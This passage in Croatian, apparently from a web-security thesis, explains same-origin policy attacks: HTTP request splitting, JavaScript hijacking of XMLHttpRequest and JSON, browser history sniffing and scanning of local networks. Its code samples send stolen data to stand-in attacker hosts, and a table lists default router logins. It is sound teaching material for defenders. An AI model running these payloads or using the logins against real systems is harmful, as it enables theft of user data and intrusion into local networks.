Još jedan od napada na politiku istog izvora je i *automatsko ubacivanje skripti s drugih domena* (engl. auto injecting cross domain scripting). Pogledajmo način na koji se korištenjem dijeljenja HTTP zahtjeva i ubacivanja okvira može izvršiti vrlo opasan napad. Korištenjem sljedeće metode, moguće je ubaciti JavaScript kôd u bilo koju stranicu bilo koje domene i preuzeti kontrolu nad sjednicom. Da bi ovaj napad bio ostvariv, potrebno je da su ispunjeni sljedeći uvjeti:

1. Korisnički zahtjevi moraju prolaziti kroz prosljeđujući posrednik;
2. Korisnik mora imati preglednik ili dodatak koji je ranjiv na dijeljenje HTTP zahtjeva;
3. Korisnik mora posjetiti zloćudnu stranicu, ili stranicu ranjivu na XSS napad.


Vrlo često su svi potrebni uvjeti ispunjeni, jer:

1. Prosljeđujući posrednik se često koristi u lokalnim mrežama da bi se korisnicima pružio pristup Internetu;

2. Postoji više preglednika i njihovih dodataka koji su ranjivi na dijeljenje HTTP zahtjeva. Popis uključuje:
   - IE 6.0 sp2,
   - Flash dodatak verzije manje od 7.x i manje od 9.0.r16,
   - Java VM bilo koje verzije, i drugo;
3. Korisnika se može navesti na posjećivanje zloćudne stranice korištenjem klasičnoga socijalnog inženjeringa.

Jedna od mogućih tehnika ovog napada oslanja se na skriptu koja sadrži *iframe* okvir da bi se iskoristila politika iste domene.

To znači da bi napadač mogao preuzeti potpunu kontrolu nad stranicom koja ima XSS ranjivost tako da kontrolira unutrašnji okvir. Ukoliko je preglednik ranjiv na dijeljenje HTTP zahtjeva, tehnika se može primijeniti svaki puta kada korisnik otvori novu stranicu ili ugasi preglednik. To bi značilo da napadač može kontrolirati i stranice koje nisu ranjive na XSS napad. U ovom napadu, korisnik treba posjetiti zloćudnu stranicu i tada se događa proces prikazan na slici 3.7.




Slika 3.7. Prikaz ubacivanja zloćudnog kôda

Čim kôd izvede dijeljenje HTTP zahtjeva i preusmjeri preglednik na domaću stranicu, kôd će se kopirati u priručnu memoriju preglednika da bi stvorilo novu ulaznu točku. Kada korisnik sljedeći puta otvori preglednik, kôd će se ponovno ubaciti i izvesti te će na taj način ostati u priručnoj memoriji preglednika sve dok se ručno ne obriše priručna memorija. Cijeli proces vidljiv je na slici 3.8.

Kada se ubacivanje kroz okvir izvede, korisniku će se prikazati zloćudna stranica, ali će adresa prikazana u pregledniku biti adresa zahtjevane stranice. U ovom trenutku, skripta može prisluškivati sve događaje koji se mogu smatrati promjenom domene tijekom korisničke navigacije, kao što su:

1. **onAbort** – događaj koji se okida kada korisnik pritisne STOP dok se stranica učitava;
2. **OnBlur** - događaj koji se okida kada okvir ili prozor nisu u fokusu;
3. **onUnload** - događaj koji se okida kada okvir ili dokument učitava novi URL;
4. **onClick** - događaj koji se okida kada korisnik klikne na vezu.

Na ovaj način, kada žrtva zatraži novu stranicu ili novi URL, skriptu će pozvati okidanje događaja, te će se izvesti novo dijeljenje HTTP zahtjeva. Za razliku od prvog umetanja, skripta neće preusmjeriti korisnika na domaću stranicu, već će čekati da korisnik zatraži stranicu koju želi. Rad skripte će osigurati potpunu kontrolu nad korisničkom navigacijom i napadaču dati mogućnost presretanja svih poziva koje preglednik izvršava.



Slika 3.8. Proces trovanja priručne memorije preglednika

3.4.7. Ostali napadi na politiku istog izvora

Zaobilaženje politike istog izvora tragom (engl. cross-site tracing, XST) jedan je od mnogih varijanti XSS-a, ali se oslanja na konfiguraciju poslužitelja umjesto na ranjivosti aplikacije. Napad koristi HTTP TRACE metodu da bi vratio pregledniku sadržaj koji kontrolira napadač [56].

Trovanje priručne memorije (engl. web cache poisoning) je zaobilaženje politike istog izvora koje se može dogoditi kao rezultat različitih napada. Napad je usmjeren na priručnu memoriju preglednika ili puno češće udaljenog posredničkog poslužitelja. Rezultat napada je jednak kao i kod XSS-a, a uzrokuje da preglednik dobije sadržaj koji kontrolira napadač u kontekstu neke druge domene. Međutim, kroz ovaj napad može se otvoriti mogućnost za druge napade, kao fiksiranje sjednice ili DoS napad [55].

Dijeljenje HTTP odgovora (engl. HTTP response splitting) je ponovno varijacija XSS-a, ali se ubačeni sadržaj pojavljuje u zaglavlju HTTP odgovora umjesto u tijelu dokumenta. Činjenica da se ubacivanje događa prije dohvata sadržaja, otvara niz mogućnosti, od tipičnog XSS-a do trovanja priručne memorije.

Dijeljenje HTTP zahtjeva (engl. HTTP request splitting) može iskoristiti pogreške u asinkronim zahtjevima i dozvoliti umetanje polja zaglavlja pri stvaranju HTTP zahtjeva. U sljedećim primjerima, napad je opisan korištenjem IE ActiveX objekta “Microsoft.XMLHTTP”, ali se može implementirati i za druge preglednike. Ukoliko se AJAX-om stvori zahtjev kao u ispisu 3.41, preglednik će zapravo poslati zahtjeve kao u ispisu 3.42.


Ispis 3.41. Primjer dijeljenja HTTP zahtjeva

```
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET\thttp://www.evil.site/2.html\tHTTP/1.1\r\nHost:\t
www.evil.site\r\nProxy-Connection:\tKeep-
Alive\r\n\r\nGET","/3.html",false);
x.send();
```

Sam proces obrade se odvija kao na slici 3.9.

Ispis 3.42. Zahtjevi koji se odašilju primjerom HTTP dijeljenja zahtjeva

```
GET http://www.evil.site/2.html HTTP/1.1
Host: www.evil.site
Proxy-Connection:Keep-Alive

GET /3.html HTTP/1.1
Host: www.evil.site
Proxy-Connection:Keep-Alive
```



Slika 3.9. Proces obrade kod HTTP dijeljenja zahtjeva

Ukoliko se u sredini komunikacije nalazi Web posrednik, on će primiti dva zahtjeva i dohvatiti dva odgovora. Prvi odgovor je stranica *http://www.evil.com/2.html*, čiji sadržaj može biti kao u ispisu 3.43.

Ispis 3.43. Sadržaj stranice 2.html iz primjera

```
<html> <body> foo </body> </html>
```

Drugi odgovor je stranica *http://www.evil.com/3.html*, čiji sadržaj može biti kao u ispisu 3.44.

Ispis 3.44. Primjer sadržaja stranice 3.html iz primjera

```
<html> <head> <meta http-equiv="Expires"
content="Wed, 01 Jan 2020 00:00:00 GMT">
<meta http-equiv="Cache-Control" content="public">
<meta http-equiv="Last-Modified" content="Fri, 01 Jan 2010
00:00:00 GMT">
</head> <body>
<script>
alert("DEFACEMENT and XSS: your cookie
is"+document.cookie)
</script>
</body>
</html>
```

Preglednik je odaslao samo jedan zahtjev pa će drugi odgovor biti postavljen u red čekanja na pregledniku, te će se pridjeliti sljedećem zahtjevu koji će se odaslati.

Sljedeći potez napadača je otvoriti novi prozor korištenjem JavaScript-a i pozivom na bilo koju stranicu (npr. *http://www.banka.com*) i preglednik će prikazati prethodno primljeni drugi odgovor umjesto izvorne stranice.

Krijumčarenje HTTP zahtjeva i odgovora (engl. HTTP request and response smuggling) su dva zanimljiva napada koji ne napadaju preglednik ili poslužitelj, već napadaju sitne različitosti koje se pojavljuju u uređajima u mreži koji obrađuju HTTP zahtjeve. Učinak ovih napada je sličan dijeljenju HTTP odgovora [54,57].

3.5. Primjeri eksploatacije ranjivosti korištenjem AJAX-a i JavaScript-a

Kroz sljedeće primjere, prikazane su neke od novijih tehnika iskorištavanja zloćudnog kôda.

3.5.1. Otimanje JavaScript kôda

Otimanje JavaScript kôda (engl. javascript hijacking) je napredna tehnika kojom se može preuzeti potpuna kontrola nad AJAX aplikacijom. Ovaj napad je isključivo baziran na osobinama jezika baziranih na konceptu prototipa, kao što je i JavaScript.

Programiranje na konceptu prototipa je stil objektno orijentiranog programiranja gdje ne postoje klase, već se objekti kloniraju iz već postojećih izvornih objekata, ili stvaranjem novih objekata. Nove metode i atributi koji pripadaju objektu, mogu se stvoriti ili reimplementirati tako da ih se jednostavno definira. Stvaranje instance XMLHttpRequest objekta može se izvršiti kao u ispisu 3.45.

Ispis 3.45. Stvaranje instance XMLHttpRequest objekta

```
var xmlhttp = new XMLHttpRequest();
```

Kada je kôd izvršen, *xmlhttp* objekt neće biti stvoren kao nova instanca XMLHttpRequest klase, već će biti kloniran iz originalnog XMLHttpRequest objekta. Iz razvojne perspektive, ovaj intuitivan i proširiv pristup omogućuje dodavanje novih metoda i atributa originalnim objektima. Na primjer, dodavanje nove metode može se vršiti kao u ispisu 3.46.

Ispis 3.46. Primjer stvaranja nove metode XMLHttpRequest objekta

```
XMLHttpRequest.newMethod= function() {
return "value";
}
```

Nakon toga, nova metoda će biti dostupna svim nanovo kloniranim objektima jednostavnim pozivom, kao u ispisu 3.47.

Ispis 3.47. Poziv novostvorene metode XMLHttpRequest objekta

```
Xmlhttp.newMethod();
```

Iako su ovo široke mogućnosti, prikazana proširivost bi mogla dozvoliti napadaču da prepiše metode originalnih objekata. U sljedećem primjeru prikazan je način implementacije novog objekta koji će omotati originalni XMLHttpRequest objekt, te jednom ubačen u kôd, dozvoliti napadaču da presreće bilo koju metodu ili dostupni atribut. Novi objekt i napad bit će potpuno nevidljivi aplikaciji i krajnjim korisnicima. Tehnika se može primijeniti na različite objekte, uključujući i Internet Explorer ActiveX komponente. Najvažniji koncept sastoji se od kôda kao u ispisu 3.48.

Ispis 3.48. Primjer implementacije omotača oko originalnog objekta

```
var xmlreqc=XMLHttpRequest;
XMLHttpRequest = function() {
this.xml = new xmlreqc();
return this;
}
```

U primjeru, referenca na XMLHttpRequest originalni objekt je spremljena u novu varijablu i XMLHttpRequest je preusmjeren na novi objekt korištenjem jednog od načina definiranja konstruktora. Unutar konstruktora, stvoren je novi atribut koji predstavlja prethodno stvoreni originalni XMLHttpRequest. U nastavku kôda, svaki klonirani objekt biti će klon objekta omotača, a ne originalnog objekta. Pretpostavimo da je u kôdu definirana funkcija `sniff()` kao u ispisu 3.49.

Ispis 3.49. Kôd sniff() funkcije

```
function sniff(){
var data='';
for(var i=0; i<arguments.length; i++)
data+=arguments[i];
if(image==null)
image = document.createElement('img');
if(data.length> 1024)
data= data.substring(0, 1024) ;
image.src=
'http://www.attacker.com/hijacked.html?data='+data;
}
```

Funkcija `sniff()` koristi već opisanu metodu zaobilaženja politike istog izvora korištenjem oznake slike da bi poslala svoje ulazne argumente napadaču. U sljedećem primjeru prikazano je kako omotati originalne metode i presresti podatke, što je prikazano u ispisu 3.50.

Ispis 3.50. Implementacije omotača metode i način presretanja podataka

```
XMLHttpRequest.prototype.send = function (pay){
// Oteta metoda .send
sniff("Hijacked: "+" "+pay);
pay=HijackRequest(pay);
return this.xml.send(pay);
}
```

Korištenjem prethodnog omotača, moguće je dinamički presresti sve podatke ili ih modificirati korištenjem bilo koje funkcije (`HijackRequest()` u ovom primjeru). Sljedeći odsječak kôda u ispisu 3.51 pokazuje na koji način napadač može modificirati vrijednost bilo kojeg originalnog atributa i ponašanje cijele aplikacije korištenjem `defineSetter` i `defineGetter` metoda:

Ispis 3.51. Modifikacija defineSetter i defineGetter metode

```
XMLHttpRequest.prototype.__defineSetter__(
"multipart",function (h){ // Otet multipart
this.xml.multipart=h
sniff("multipart: "+" "+h);
return h;
});
XMLHttpRequest.prototype.__defineGetter__(
'status",function (){ // Ukraden status
h=this.xml.status ;
sniff("status: "+" "+h);
return h;
});
```

Korištenjem ove tehnike, napadač može modificirati ili ubacivati zahtjeve i odgovore na način koji je nevidljiv korisniku i aplikaciji. Da bi se pojasnile posljedice ovog napada, razmotrimo sljedeće. Zamislimo da je AJAX-om izvedena aplikacija za bankovne prijenose. Ukoliko je aplikacija ranjiva na XSS napad ili sličnu ranjivost koja omogućuje ubacivanje zloćudnog kôda, napadač nakon ubacivanja kôda, svakim zahtjevom autoriziranih korisnika koji koriste aplikaciju, dobiva presretnute zahtjeve i odgovore. U ovom slučaju, napad je potpuno nezavisan o autentifikacijskim mehanizmima aplikacije.

Prijenos podataka JSON-om direktno je ranjiv na otimanje JavaScript-a. Ukoliko žrtva posjeti stranicu koja sadrži sljedeći zloćudni kôd kao u ispisu 3.52, informacije koje žrtva prima od poslužitelja mogu se poslati napadaču.

Ispis 3.52. Primjer krađe podataka i slanja napadaču

```
<script>
// prepisati konstruktor kojim se kreiraju svi objekti tako
// da kad god je "email" polje postavljeno, kod poziva metodu
// captureObject(). Obzirom da je "email" finalno polje,
// omogućeno je ukrasti cijeli objekt.
function Object() {
this.email setter = captureObject;
}
// Slanje uhvaćenog objekta napadaču
function captureObject(x) {
var objString = "";
for (fld in this) {
objString += fld + ": " + this[fld] + ", ";
}
objString += "email: " + x;
var req = new XMLHttpRequest();
req.open("GET", "http://attacker.com?obj=" +
escape(objString),true);
req.send(null);
}
</script>
<!-- Korištenje oznake skripte za dohvat žrtvinih podataka -->
<script src="http://www.example.com/object.json"></script>
```

Zloćudni kôd u prethodnom primjeru koristi oznaku skripte da bi uključila JSON objekt u trenutnu stranicu. JSON objekt može biti bilo koji JSON resurs kojem autorizirani korisnik može pristupiti, npr. njegov adresar u aplikaciji za elektroničku poštu. Preglednik će poslati zahtjev za JSON objektom, uključujući i potreban kolačić sjednice u zahtjevu pa će zahtjev biti obrađen kao da je došao od legitimne aplikacije. Kada JSON objekt stigne do klijenta, bit će evaluiran u kontekstu zloćudne stranice. Da bi prisustvovala evaluaciji JSON-a, zloćudna stranica je redefinirala JavaScript funkciju koja se koristi za kreiranje novih objekata. Na ovaj način, zloćudni kôd je

postavio rupu koja mu omogućava pristup stvaranju novih objekata i prijenos sadržaja nazad na zloćudnu stranicu [13,37,66].

3.5.2. Napad na lokalnu mrežu

Napad na lokalnu mrežu opisan u ovom poglavlju, sastoji se od više metoda prikupljanja informacija o lokalnoj mreži u kojoj se žrtva nalazi. Prije svega, potrebno je kao i u prethodnim primjerima, da žrtva posjeti zloćudnu stranicu, ili zaraženu aplikaciju koja je ranjiva na XSS napad. Započnimo od pregledavanja povijesti posjećivanja stranica u pregledniku.

Obzirom da JavaScript može stvarati veze u Web stranici, te da ima pristup CSS API-ju, moguć je sljedeći scenarij:

1. Napadač u JavaScript-u stvori polje s adresama stranica za koje ga zanima da li ih je žrtva posjetila;
2. Prolaskom kroz polje, kôd stvara vezu na svaku pojedinu stranicu;
3. Nakon stvaranja pojedine veze, kôd pristupi CSS vrijednosti boje za pojedinu vezu;
4. Ukoliko se radi o plavoj boji, standardnoj za prikaz veze u HTML-u, stranica do sada nije posjećena. Ukoliko se radi o ljubičastoj, standardnoj za prikaz posjećene veze u HTML-u, stranica je u povijesti posjećena.

Opisani postupak je prikazan u sljedećem jednostavnom kôdu u ispisu 3.53.

Ispis 3.53. Kôd za provjeru povijesti preglednika

```
for (var i = 0; i < websites.length; i++) { //prolaz kroz polje adresa
      var link = document.createElement("a");
      link.id = "id" + i;
      link.href = websites[i]; // stvaranje veze prema adresi
      link.innerHTML = websites[i];
      document.body.appendChild(link);
      // dohvat CSS boje adrese
      var color =
document.defaultView.getComputedStyle(link,null).getPropertyValue("color");
      document.body.removeChild(link);
      // provjera posjećenosti – ukoliko je plava boja, stranica nije posjećena
      if (color == "rgb(0, 0, 255)") {
            alert('not visited '+webisites[i]);
      } else {
            alert('visited '+webisites[i]);
      } // kraj provjere posjećenosti
} // kraj petlje kroz adrese
```

Kako bi se uspješno saznao prefiks lokalne mreže koju želimo provjeriti, moguće je dohvatiti mrežnu adresu žrtve u lokalnoj mreži. Jedna od mogućnosti je korištenje Java applet-a koji ima mogućnost dohvaćanja stvarne adrese računala čak i ako se žrtva nalazi iza sigurnosne stijene ili posrednika koji vrše NAT funkciju. Da bi dohvaćenu adresu iz applet-a bilo moguće proslijediti JavaScript-u, potrebno ju je smjestiti negdje gdje joj JavaScript može pristupiti. Jedna od mogućnosti je adresa Web stranice u pregledniku.

Druga mogućnost je izravno pozivanje Java klasa koje je moguće iz Firefox preglednika. Isti rezultat dobiva se JavaScript kôdom u ispisu 3.54.

Ispis 3.54. Dohvat adrese u lokalnoj mreži JavaScript pozivom Java klase

```
function natIP() {
  var w = window.location;
  var host = w.host;
  var port = w.port || 80;
  var Socket = (new
java.net.Socket(host,port)).getLocalAddress().getHostAddress();
   return Socket;
}
```

Ukoliko se lokalna adresa žrtve ne može dohvatiti na ove načine, uvijek ju možemo pokušati pogoditi, ili pokušati skenirati cijeli raspon lokalnih mrežnih adresa.

Kako je već viđeno u prikazanim primjerima, korištenjem oznake skripte ili slike, napadač je u mogućnosti slati HTTP zahtjeve prema bilo kojem resursu, ali obzirom na politiku istog izvora, nije u mogućnosti primiti odgovor. Stoga mora postojati način da se sazna da li je poslužitelj prema kojem je zahtjev poslan odgovorio ili ne. Ukoliko se pošalje zahtjev na sljedeći način, kao u ispisu 3.55, poslužitelj će na zahtjev odgovoriti ukoliko je aktivan.

Ispis 3.55. URL oznaka za dohvat resursa u skeniranju mreže

```
<SCRIPT SRC="http://192.168.1.100/"></SCRIPT>
```

Odgovor će sadržavati HTML kôd te će JavaScript interpreter vratiti pogrešku obzirom da je primio HTML umjesto očekivanoga JavaScript kôda. Pogrešku je naravno moguće uhvatiti te time uspješno detektirati postojanje aktivnog poslužitelja na promatranoj adresi.

Često podatak o aktivnosti poslužitelja nije dovoljan, već napadača zanima i o kojem poslužitelju se radi. Zanimljiva ideja za potvrdu vrste poslužitelja je provjera jedinstvenih resursa koji se nalaze na poslužitelju. Primjerice, Apache Web poslužitelj obično na putu `/icons/apache_pb.gif` ima sliku, HP pisač s Web sučeljem ima logo na putu `/hp/device/hp_invent_logo.gif`. Slično, da bi se saznalo da li se radi o PHP poslužitelju, može se dohvatiti njegov *easter egg* na lokaciji `/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42`. Prolazak kroz jedinstvene resurse korištenjem oznake slike, može se vršiti na način kao u ispisu 3.56.

Ispis 3.56. URL oznaka za otkrivanje otiska poslužitelja

```
<img src="http://192.168.1.100/unique_image_url" onerror = "fingerprint()" />
```

Ukoliko se `onerror` događaj ne izvede, pronađena je tražena aplikacija. Šire gledano, osim slika, za potvrdu o vrsti aplikacije, može se koristiti i CSS datoteke ili JavaScript skripte koje su jedinstvene za traženu aplikaciju. Čak, ovisno o veličinama pojedinih datoteka, može se odrediti i o kojoj se verziji aplikacije radi.

Na već opisani način, nakon detekcije o kojoj se aplikaciji radi, a korištenjem CSRF napada, možemo pristupati administrativnim aplikacijama na lokalnoj mreži. Napadač s dovoljno informacija može čak mijenjati postavke usmjerivača ili drugih uređaja koji se nalaze u lokalnoj mreži, a prema kojima je žrtva autentificirana. Ukoliko žrtva nema valjani kolačić sjednice, napadač može iskoristiti činjenicu da je sigurnost na lokalnim mrežama često zanemarena. Obzirom da se smatra da je lokalna mreža sigurnije područje te da poslužitelje koji nisu dostupni s vanjske mreže nije potrebno štititi kao i one dostupne, vrlo čest slučaj je ostavljanje pretpostavljenih vrijednosti korisničkog imena i zaporke za administratora. Dakle, zahtjevom kao u sljedećem primjeru u ispisu 3.57 možemo korisnika prijaviti na aplikaciju.

Ispis 3.57. URL oznaka za prijavu korisnika na aplikaciju

```
<img src="http://admin:password@192.168.1.1" />
```

Tablica 3.2 prikazuje tablicu pretpostavljenih vrijednosti administratorske prijave za neke od često korištenih usmjernika.

Tablica 3.2. Pretpostavljene vrijednosti korisničkog imena i zaporke za često korištenu mrežnu opremu

D-Link		
DI-514	admin	(prazno)
DI-524	admin	(prazno)
DI-614+	admin	(prazno)
DI-624	admin	(prazno)
DI-624+	admin	(prazno)
DI-714	admin	(prazno)
DI-724P+	admin	(prazno)
DI-784	admin	(prazno)
DWL-2100AP	admin	(prazno)
DWL-G700AP	admin	(prazno)
Dell		
TrueMobile 2300	admin	admin
Gateway		
WGR-200	admin	admin
WGR-250	admin	admin
Linksys		
BEFW11S4	(prazno)	admin
WAP11	(prazno)	admin
WAP54G	(prazno)	admin
WRK54G	(prazno)	admin
WRT54G	(prazno)	admin
WRT54GS	(prazno)	admin
WRT55AG	(prazno)	admin
WRV54G	admin	admin
Microsoft		
MN-500	(prazno)	admin

Uz poznavanje rada administratorske aplikacije na lokalnom poslužitelju, te izvršenu autentifikaciju, moguće je vršiti različite izmjene sustava, od premještanja računala iz različitih područja mreže (npr. postavljanje internog nezaštićenog poslužitelja u DMZ radi lakšeg pristupa), pa sve do ispisa na mrežnim pisačima [11,32,38,41,68].

3.5.3. XSS posrednik

Da bi se proširile mogućnosti napadača koje mu pruža XSS napad, stvoren je XSS posrednik. Obično je XSS napad ograničen kôdom koji je ubačen u ranjivu aplikaciju, a dohvat novog kôda dao bi mogućnost dinamičkog XSS napada i stvaranje dvosmjernog kontrolnog kanala te stvarnovremenske kontrole žrtvinog preglednika od strane napadača. Dok god žrtva ima otvoren prozor s lokacijom koja je zaražena, napadač ima potpunu kontrolu što znači i mogućnosti preusmjeravanja korisnika na druge ranjive aplikacije. Jedan od bitnih dijelova ovog napada je


korištenje linijskog *iframe* okvira. Ono što se njegovim korištenjem dobiva jest da zlćudni kôd može:

- čitati sav HTML sadržaj u drugom prozoru;
- postavljati ili brisati sadržaj u drugom prozoru (npr. postavljati polja u formularu i poslati formular);
- postavljati varijable i pozivati funkcije iz drugog prozora;
- stvarati nove sadržaje u drugom prozoru pomoću `document.write` metode

i slično, dok god se nalaze u domeni istog izvora, što znači da se politika istog izvora odnosi na *iframe* okvir jednako kao i na AJAX pozive.


XSS posrednik je obično izveden kao samostalna aplikacija koju koristi napadač te obično ima grafičko sučelje i omogućava olakšano kontroliranje žrtvinog preglednika.

Uobičajeno curenje informacija kod XSS-a korištenjem linijskog okvira prikazano je na slici 3.10.



Slika 3.10. Curenje informacija kod XSS napada

Ukoliko žrtva posjeti zaraženu stranicu, zlćudni kôd može stvoriti novi prozor ili okvir i za lokaciju mu postaviti neku stranicu koja se nalazi na istoj aplikaciji. Zlćudni kôd tada ima mogućnost čitanja i pisanja po sadržaju novostvorenog okvira. Da bi se omogućilo slanje podataka prema napadaču, koriste se već poznate tehnike korištenjem oznake slike, a korištenjem oznake skripte, omogućen je dohvat novog kôda. Dvosmjerna komunikacija koja se dobiva XSS posrednikom stvara malo drugačiju situaciju, kao na slici 3.11.




Slika 3.11. Dvosmjerna komunikacija XSS posrednikom

